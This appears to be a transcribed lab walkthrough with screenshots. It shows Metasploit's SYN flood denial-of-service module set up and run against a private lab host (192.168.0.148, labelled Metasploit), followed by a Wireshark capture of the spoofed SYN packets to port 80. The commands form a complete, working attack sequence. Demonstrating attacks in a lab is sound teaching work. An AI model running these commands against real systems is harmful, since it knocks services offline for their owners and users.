


```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```


Target Ip: 192.168.0.148 (Metasploit)




```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.148
RHOSTS ⇒ 192.168.0.148
msf6 auxiliary(dos/tcp/synflood) > run
```



```
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.148

[*] SYN flooding 192.168.0.148:80 ...
```



```
┌──(arshad㉿kali)-[~]
└─$ wireshark
** (wireshark:21621) 19:25:43.877043 [Main MESSAGE] -- Wireshark is up and ready to go, elapsed time 1.639s
** (wireshark:21621) 19:25:49.238345 [Capture MESSAGE] -- Capture Start ...
** (wireshark:21621) 19:25:49.317559 [Capture MESSAGE] -- Capture started
```




Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	174.125.147.196	192.168.0.148	TCP	54	10270 → 80 [SYN] Seq=0 Win=3417 Len=0
2	0.000565985	174.125.147.196	192.168.0.148	TCP	54	48375 → 80 [SYN] Seq=0 Win=949 Len=0
3	0.001333895	174.125.147.196	192.168.0.148	TCP	54	21886 → 80 [SYN] Seq=0 Win=194 Len=0
4	0.001847292	174.125.147.196	192.168.0.148	TCP	54	52067 → 80 [SYN] Seq=0 Win=1638 Len=0
5	0.002381539	174.125.147.196	192.168.0.148	TCP	54	4494 → 80 [SYN] Seq=0 Win=538 Len=0
6	0.002832286	174.125.147.196	192.168.0.148	TCP	54	57187 → 80 [SYN] Seq=0 Win=2568 Len=0
7	0.006013779	174.125.147.196	192.168.0.148	TCP	54	33374 → 80 [SYN] Seq=0 Win=2366 Len=0
8	0.006887845	174.125.147.196	192.168.0.148	TCP	54	3028 → 80 [SYN] Seq=0 Win=689 Len=0
9	0.007791298	174.125.147.196	192.168.0.148	TCP	54	58879 → 80 [SYN] Seq=0 Win=2583 Len=0
10	0.008414451	174.125.147.196	192.168.0.148	TCP	54	62938 → 80 [SYN] Seq=0 Win=3219 Len=0
11	0.009006661	174.125.147.196	192.168.0.148	TCP	54	45217 → 80 [SYN] Seq=0 Win=2975 Len=0
12	0.009506677	174.125.147.196	192.168.0.148	TCP	54	27669 → 80 [SYN] Seq=0 Win=3037 Len=0
13	0.010171655	174.125.147.196	192.168.0.148	TCP	54	21545 → 80 [SYN] Seq=0 Win=2311 Len=0
14	0.011174066	fe80::a00:27ff:fe9e…	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
15	0.011418414	174.125.147.196	192.168.0.148	TCP	54	4590 → 80 [SYN] Seq=0 Win=1345 Len=0
16	0.012113409	174.125.147.196	192.168.0.148	TCP	54	4012 → 80 [SYN] Seq=0 Win=2392 Len=0
17	0.012673934	174.125.147.196	192.168.0.148	TCP	54	55595 → 80 [SYN] Seq=0 Win=2865 Len=0
18	0.013329012	174.125.147.196	192.168.0.148	TCP	54	59499 → 80 [SYN] Seq=0 Win=1388 Len=0
19	0.013893959	174.125.147.196	192.168.0.148	TCP	54	22403 → 80 [SYN] Seq=0 Win=1585 Len=0

```
› Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
› Ethernet II, Src: PcsCompu_9e:5c:0e (08:00:27:9e:5c:0e), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
› Internet Protocol Version 4, Src: 174.125.147.196, Dst: 192.168.0.148
› Transmission Control Protocol, Src Port: 10270, Dst Port: 80, Seq: 0, Len: 0
0000  52 54 00 12 35 02 08 00  27 9e 5c 0e 08 00 45 00   RT··5···'·\···E·
0010  00 28 9b 22 00 00 a4 06  78 2f ae 7d 93 c4 c0 a8   ·(·"····x/·}····
```

eth0: <live capture in progress>
Packets: 9729 · Displayed: 9729 (100.0%)
Profile: Default



```
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.148

[*] SYN flooding 192.168.0.148:80 ...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >
```